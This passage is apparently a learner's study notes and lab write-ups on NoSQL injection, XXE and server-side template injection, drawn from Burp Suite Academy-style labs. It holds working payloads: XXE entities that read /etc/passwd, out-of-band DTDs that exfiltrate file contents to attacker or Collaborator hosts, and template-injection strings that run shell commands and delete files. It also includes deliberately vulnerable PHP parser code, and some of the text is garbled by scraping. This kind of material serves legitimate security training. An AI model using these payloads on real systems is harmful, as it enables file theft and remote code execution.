'and check for error messages. -
Without verbose error messages, we could test for Syntax Injection by providing both a false and true condition and seeing that the output differs, as shown in the example below:

It is worth noting that for Syntax Injection to occur, the developer has to create custom JavaScript queries, so it’s rare.
Defense
To defend against NoSQL Injection attacks, the key remediation is to ensure that there isn’t any confusion between what is the query and what is user input. This can be resolved by making use of parameterised queries, which split the query command and user input, meaning that the engine cannot be confused. Furthermore, the built-in functions and filters of the NoSQL solution should always be used to avoid Syntax Injection. Lastly, input validation and sanitisation can also be used to filter for syntax and operator characters and remove them.
XXE
Definitions
XML
XML (Extensible Markup Language) is typically used by applications to store and transport data in a format that’s both human-readable and machine-parseable.
XML elements are represented by tags, which are surrounded by angle brackets (<>). Tags usually come in pairs, with the opening tag preceding the content and the closing tag following the content. For example:
<?xml version="1.0" encoding="UTF-8"?>
<user id="1">
   <name>Pop</name>
   <age>30</age>
   <address>
      <street>2508 Schulle Ave</street>
      <city>Austin</city>
   </address>
</user>
- name = an element
- Bill = content
- id = attribute
- 1 = value
- Character data refers to the content within the elements (John, 30, etc)
XSLT
XSLT (Extensible Stylesheet Language Transformations) is a language used to transform and format XML documents. It can be used to facilitate XML External Entity (XXE) attacks in the following ways:
- Data Extraction: XSLT can be used to extract sensitive data from an XML document, which can then be used in an XXE attack. For example, an XSLT stylesheet can extract user credentials or other sensitive information from an XML file.
- Entity Expansion: XSLT can expand entities defined in an XML document, including external entities. This can allow an attacker to inject malicious entities, leading to an XXE vulnerability.
- Data Manipulation: XSLT can manipulate data in an XML document, potentially allowing an attacker to inject malicious data or modify existing data to exploit an XXE vulnerability.
- Blind XXE: XSLT can be used to perform blind XXE attacks, in which an attacker injects malicious entities without seeing the server’s response.
DTDs
DTDs or Document Type Definitions define the structure and constraints of an XML document. They specify the allowed elements, attributes, and relationships between them. DTDs can be internal within the XML document or external in a separate file. They can be used for:
- Validation: DTDs validate the structure of XML to ensure it meets specific criteria before processing, which is crucial in environments where data integrity is key.
- Entity Declaration: DTDs define entities that can be used throughout the XML document, including external entities which are key in XXE attacks.
Internal DTDs are specified using the <!DOCTYPE declaration, while external DTDs are referenced using the SYSTEM keyword.
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE config [
<!ELEMENT config (database)>
<!ELEMENT database (username, password)>
<!ELEMENT username (#PCDATA)>
<!ELEMENT password (#PCDATA)>
]>
<config>
<!-- configuration data -->
</config>
The example above shows an internal DTD defining the structure of a configuration file. The <!ELEMENT declarations specify the allowed elements and their relationships.
XML Entities
XML entities are basically variables for data or code that can be expanded within an XML document. <!ENTITY external SYSTEM "http://site.com" can be called later with &external. There are five types of entities:
- Internal entities - defined within a document
<!ENTITY inf "This string here">can be called later in the document as&inf
- External entities - defined outside the document
<!ENTITY external SYSTEM "http://site.com"can be called later with&external.
- Parameter entities - define reusable structures or to include external DTD subsets
<!ENTITY % common "CDATA:><!ELEMENT name (%common;)>Means that the name element should contain CDATA which is basically just strings.
- General entities - similar to variables and can be declared either internally or externally, but they can intended for use in the document content.
- Character entities - represent special or reserved characters that cannot be used directly in XML documents to prevent the parser from misunderstanding. Ex:
<for the less-than symbol (<)>for the greater-than symbol (>)&for the ampersand (&)
XML Parsing
XML parsing is the process by which an XML file is read, and its information is accessed and manipulated by a software program.
- DOM (Document Object Model) Parser: This method builds the entire XML document into a memory-based tree structure, allowing random access to all parts of the document. It is resource-intensive but very flexible.
- SAX (Simple API for XML) Parser: Parses XML data sequentially without loading the whole document into memory, making it suitable for large XML files. However, it is less flexible for accessing XML data randomly.
- StAX (Streaming API for XML) Parser: Similar to SAX, StAX parses XML documents in a streaming fashion but gives the programmer more control over the XML parsing process.
- XPath Parser: Parses an XML document based on expression and is used extensively in conjunction with XSLT.
In-Band XXE
This code returns the name you submit in the form (name parameter)
libxml_disable_entity_loader(false);

if ($_SERVER['REQUEST_METHOD'] == 'POST') {
    $xmlData = file_get_contents('php://input');

    $doc = new DOMDocument();
    $doc->loadXML($xmlData, LIBXML_NOENT | LIBXML_DTDLOAD);

    $expandedContent = $doc->getElementsByTagName('name')[0]->textContent;

    echo "Thank you, " .$expandedContent . "! Your message has been received.";
}
We can use it for our own purposes to create a new variable then submit as the name

Then substitute into the request:
<!DOCTYPE foo [
<!ELEMENT foo ANY >
<!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
<contact>
<name>&xxe;</name>
<email>test@test.com</email>
<message>test</message>
</contact>
Where the name is now &xxe which we’ve defined as /etc/passwd
This can also be used for DDoS by defining an entity as a long string and then calling it a bunch.
Out-Of-Band XXE
This XML doesn’t return a parameter in the browser:
libxml_disable_entity_loader(false);
$xmlData = file_get_contents('php://input');

$doc = new DOMDocument();
$doc->loadXML($xmlData, LIBXML_NOENT | LIBXML_DTDLOAD);

$links = $doc->getElementsByTagName('file');

foreach ($links as $link) {
    $fileLink = $link->nodeValue;
    $stmt = $conn->prepare("INSERT INTO uploads (link, uploaded_date) VALUES (?, NOW())");
    $stmt->bind_param("s", $fileLink);
    $stmt->execute();

    if ($stmt->affected_rows > 0) {
        echo "Link saved successfully.";
    } else {
        echo "Error saving link.";
    }

    $stmt->close();
}
- In a case like this, we can include this in the request: ```xml <!DOCTYPE foo [ <!ELEMENT foo ANY > <!ENTITY xxe SYSTEM “http://kaliIP:1337/” >]>
2. If we get a request on our kali machine, we can create a DTD, and then serve it. Here is a sample DTD (`sample.dtd`) which we can include inside our serving folder:
```xml
<!ENTITY % cmd SYSTEM "php://filter/convert.base64-encode/resource=/etc/passwd">
<!ENTITY % oobxxe "<!ENTITY exfil SYSTEM 'http://kaliIP:1337/?data=%cmd;'>">
%oobxxe;
- This base64 encodes the
/etc/passwdfile and we can see the base64 data when the request is made.
Most XXE vulnerabilities arise from malicious DTDs.
SSRF + XXE
Server-Side Request Forgery (SSRF) attacks occur when an attacker abuses functionality on a server, causing the server to make requests to an unintended location. In the context of XXE, an attacker can manipulate XML input to make the server issue requests to internal services or access internal files.
We can include this in our Burp request to find internal servers, provided we fuzz the ports:
<!DOCTYPE foo [
  <!ELEMENT foo ANY >
  <!ENTITY xxe SYSTEM "http://localhost:§10§/" >
]>
<contact>
  <name>&xxe;</name>
  <email>test@test.com</email>
  <message>test</message>
</contact>
Burp Labs
Lab: Blind XXE with out-of-band interaction
Simple XXE, examples from previous, as well as example here
<?xml version="1.0" encoding="UTF-8"?>
	<!DOCTYPE external [
	<!ELEMENT external ANY>
	<!ENTITY xxe SYSTEM
	"http://el3ysffkojqyrjyht4sp9mhbl2rtfm3b.oastify.com">
	]>

	<stockCheck>
		<productId>
			&xxe;
		</productId>
		<storeId>
		1
		</storeId>
	</stockCheck>
- Note that examples show an indent, but when I tried to get it to indent in Burp, it would not cooperate, and it didn’t matter.
Lab: Blind XXE with out-of-band interaction via XML parameter entities
Parameter entities are declared with %
<?xml version="1.0" encoding="UTF-8"?>
	<!DOCTYPE root [
	<!ENTITY % ext SYSTEM "http://t5zdcuzz8yadbyiwdjc4t11q5hb8z3ns.oastify.com/x"> %ext;
]>
<stockCheck>
	<productId>
		1
	</productId>
	<storeId>
		1
	</storeId>
</stockCheck>
- probably should have subbed out the productId for the
%ext;, but it still worked
Lab: Exploiting blind XXE to exfiltrate data using a malicious external DTD
- Needed to use DNS for this which I had not done. I should have known that from the blind in the title of the lab.
Here is the DTD file to store on the exploit server:
<!ENTITY % file SYSTEM "file:///etc/hostname">
<!ENTITY % eval "<!ENTITY % exfil SYSTEM 'http://BURP-COLLABORATOR-SUBDOMAIN/?x=%file;'>">
%eval;
%exfil;
- It’s important to note the Burp Collaborator payload here - You ultimately get the hostname from the HTTP request in Collaborator
Here is the XML payload in the request:
<?xml version="1.0" ?>
  <!DOCTYPE foo [<!ENTITY % xxe SYSTEM "https://exploit-0a1200e30456148181b302e3015d009e.exploit-server.net/xxe.dtd"> %xxe;]>
  <stockCheck>
      <productId>
          1
      </productId>
      <storeId>
          %xxe;
      </storeId>
  </stockCheck>
Lab: Exploiting blind XXE to retrieve data via error messages
Pretty basic, can grab it from PayloadsAllTheThings Payload:
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE message [
    <!ENTITY % ext SYSTEM "https://exploit-0a0100cf038a1be680095c0a01a600ec.exploit-server.net/exploit.dtd">
    %ext;
]>
<stockCheck>
	<productId>
		20
	</productId>
	<storeId>
		1
	</storeId>
</stockCheck>
And the .dtd
<!ENTITY % file SYSTEM "file:///etc/passwd">
<!ENTITY % eval "<!ENTITY % error SYSTEM 'file:///nonexistent/%file;'>">
%eval;
%error;
Lab: Exploiting XInclude to retrieve files

Also from PayloadsAllTheThings
- The XInclude statement is inside the productId
Lab: Exploiting XXE via image file upload
<?xml version="1.0" standalone="yes"?>
<!DOCTYPE test [ <!ENTITY xxe SYSTEM "file:///etc/hostname" > ]>
<svg width="128px" height="128px" xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org/1999/xlink" version="1.1">
   <text font-size="16" x="0" y="16">&xxe;</text>
</svg>
- The SVG format uses XML, so we should take note if the upload mechanism accepts SVG files
- Create an
file.svgwith the content shown above - Upload the file
- View the file
SSTI - Server-Side Template Injection
SSTI - an attacker is able to use native template syntax to inject a malicious payload into a template, which is then executed server-side. SSTIs can occur when user input is concatenated directly into a template, rather than passed in as data.
- Not vulnerable - templates that simply provide placeholders into which dynamic content is rendered
- Ex:
$output = $twig->render("Dear {first_name},", array("first_name" => $user.first_name) );- This is an email generator example
- Vulnerable - when user input is concatenated into templates prior to rendering
- Ex:
$output = $twig->render("Dear " . $_GET['name']);- potentially allows an attacker to place a server-side template injection payload inside the
nameparameter as follows:http://vulnerable-website.com/?name={{bad-stuff-here}}
- potentially allows an attacker to place a server-side template injection payload inside the
Detect
Try fuzzing the template by injecting a sequence of special characters commonly used in template expressions, such as ${{<%[%'"}}%\
- If an exception is raised, input potentially being interpreted by the server in some way
Two contexts:
- Plaintext context - Your input is treated as literal text to be displayed on the screen. It is usually placed between standard HTML tags or template delimiters.
- Example Template:
<h1>Welcome, {{ user_name }}!</h1> - The Intent: The developer expects “Alice” or “Bob.”
- The Vulnerability: Since the engine is looking for a variable to print, an attacker can provide a mathematical expression or a command.
- The Attack: If the attacker provides
{{ 7*7 }}, the page renders:<h1>Welcome, 49!</h1>. - Goal: The attacker must first “break out” of the intended text display by using the engine’s specific tags (like
{{ }}or${ }) to force the server to execute code.
- Example Template:

- Code context - (more dangerous) - input lands inside an existing statement or logic block that the template engine is already executing. You don’t need to “break out” because you are already “in.”
- Example Template:
{% if user.role == 'admin' or user.name == 'USER_INPUT' %} - The Intent: The developer is checking a name to see if they should show specific content.
- The Vulnerability: The input is already being processed as part of a logic check.
- The Attack: An attacker doesn’t need
{{ }}. They can provide:' or 7*7==49 or '. - The Resulting Logic:
if user.role == 'admin' or user.name == '' or 7*7==49 or '' - Goal: The attacker uses specific syntax (like quotes or parentheses) to manipulate the existing logic, often leading to (RCE) much faster than in plaintext contexts.
- Example Template:
Identify Template Engine
Submitting invalid syntax is often enough because the resulting error message will tell you exactly what the template engine is, and sometimes even which version.
- Otherwise, you’ll need to manually test different language-specific payloads and study how they are interpreted by the template engine. narrow down the options using process of elimination based on which syntax appears to be valid or invalid.
- For example, the payload
{{7*'7'}}returns49in Twig and7777777in Jinja2.Template Engines
Consider a message to a friend where you use a template with placeholders for the name, age, and message. A template engine works similarly:
- Template: The engine uses a pre-designed template with placeholders like
{{ name }}for dynamic content. - User Input: The engine receives user input (like a name, age, or message) and stores it in a variable.
- Combination: The engine combines the template with the user input, replacing the placeholders with the actual data.
- Output: The engine generates a final, dynamic web page with the user’s input inserted into the template.
- Template: The engine uses a pre-designed template with placeholders like
Here are some of the most commonly used template engines:
Jinja
Python
- Jinja2 evaluates expressions within curly braces
{{ }}, which can execute arbitrary Python code if crafted maliciously. {{7*7}}= 7777777- Then:
{{"".__class__.__mro__[1].__subclasses__()[157].__repr__.__globals__.get("__builtins__").get("__import__")("subprocess").check_output("ls")}}"".__class__.__mro__[1]accesses the baseobjectclass, the superclass of all Python classes.__subclasses__(): Lists all subclasses ofobject, and[157]is typically the index for thesubprocess.Popenclass (this index may vary and should be checked in the target environment). check_output Usage: Thecheck_outputfunction is designed to enhance security by separating the command from its arguments, which helps to prevent shell injection attacks. Here’s the general syntax:
subprocess.check_output([command, arg1, arg2])
- command: A string that specifies the command to execute.
- arg1, arg2, …: Additional arguments that should be passed to the command.
To properly execute the
lscommand with options usingcheck_output, you should pass the command and its arguments as separate elements in a list:
subprocess.check_output(['ls', '-lah'])
Twig
PHP
- {{7*'7'}} = 49
Smarty
PHP
- Try {'Hello'|upper}, if it says HELLO it’s Smarty
- Then try {system("ls")}
Pug/Jade
Node.js
- Allows embedding JavaScript directly within templates using interpolation braces
#{}. - Automatic escaping for certain inputs, converting characters like
<,>, and&to their HTML entity equivalents to prevent XSS attacks. However, this default behaviour does not cover all potential security issues, particularly when dealing with unescaped interpolation!{}or complex input scenarios. - Test with:
#{7*7}= 49 - Allows JavaScript interpolation, we can then use the payload:
#{root.process.mainModule.require('child_process').spawnSync('ls').stdout}root.processaccesses the globalprocessobject from Node.js within the Pug template.mainModule.require('child_process')dynamically requires thechild_processmodule, bypassing potential restrictions that might prevent its regular inclusion.spawnSync('ls'): Executes thelscommand synchronously..stdout: Captures the standard output of the command, which includes the directory listing.
Correct Usage of spawnSync
To correctly use spawnSync to execute the ls command with -lah argument, you should separate the command and its arguments into two distinct parts:
const { spawnSync } = require('child_process');
const result = spawnSync('ls', ['-lah']);
console.log(result.stdout.toString());
This structure ensures that the ls command is called with -lah as its argument, allowing the command to function as intended. So, the final payload will then be #{root.process.mainModule.require('child_process').spawnSync('ls', ['-lah']).stdout}
Process
- Read the documentation (lame)
- Learn the basic syntax
- Read about the security implications
- Check documented Exploits
- Explore the environment
- Create a custom attack
Lab: Basic server-side template injection
Solution: GET /?message=<%=+exec("rm+/home/carlos/morale.txt")%>
- Checked output of
GET /?message=${{<%[%'"}}%\and noticed that<%did not appear - Attempting to use
<%...%>to execute anything -GET /?message=<%= 7*7%> - Tried things until I got an error that included
/usr/lib/ruby/2.7.0/erb.rbin respinse- Ruby is language and erb is framework
- Looked up SSTI and ERB
- Got the solution
Lab: Basic server-side template injection (code context)

- Changing the display name in the
/my-accountpage changes the value ofblog-post-author-displayto eitheruser.name,user.first_name, oruser.nickname. - If you put in
{{ 7*7 }}you get{{ 49 }} - ==key thing here is to terminate the statement and start a new one== -
user.name}}{%25import+os...- It is
{%25import+os...rather than{% import+os...bc it needs to be URL-encoded
- It is
- Solution:
blog-post-author-display=user.name}}{%25+import+os+%25}{{os.system('rm%20/home/carlos/morale.txt') - ==Note also to create two statements with sets of {{}}==
Lab: Server-side template injection using documentation
- Should have known from the creds (
content-manager:C0nt3ntM4n4g3r) that there would be something going on with the posts Use this cheat sheet to find Mako is the template engine (${"z".join("ab")})- That was wrong, need to check error outputs and see that
FreeMarkeris the template - At that point you can go to HackTricks and see a solution
- Solution:
<#assign ex = "freemarker.template.utility.Execute"?new()>${ ex("rm /home/carlos/morale.txt")} - In practice, this is how the solution will be handled, but they want you to:
- Go to the FAQ and notice how the
new()built-in can be dangerous - THe go to the “Built-in reference” section of the documentation and find the entry for
new(), which describes how it is a security concern because it can be used to create arbitrary Java objects that implement theTemplateModelinterface - Load the JavaDoc for the
TemplateModelclass and review the list of “All Known Implementing Classes” - Observe that there is a class called
Exectutewhich can be used to execute arbitrary commands - Then create your own or use theirs
- Go to the FAQ and notice how the
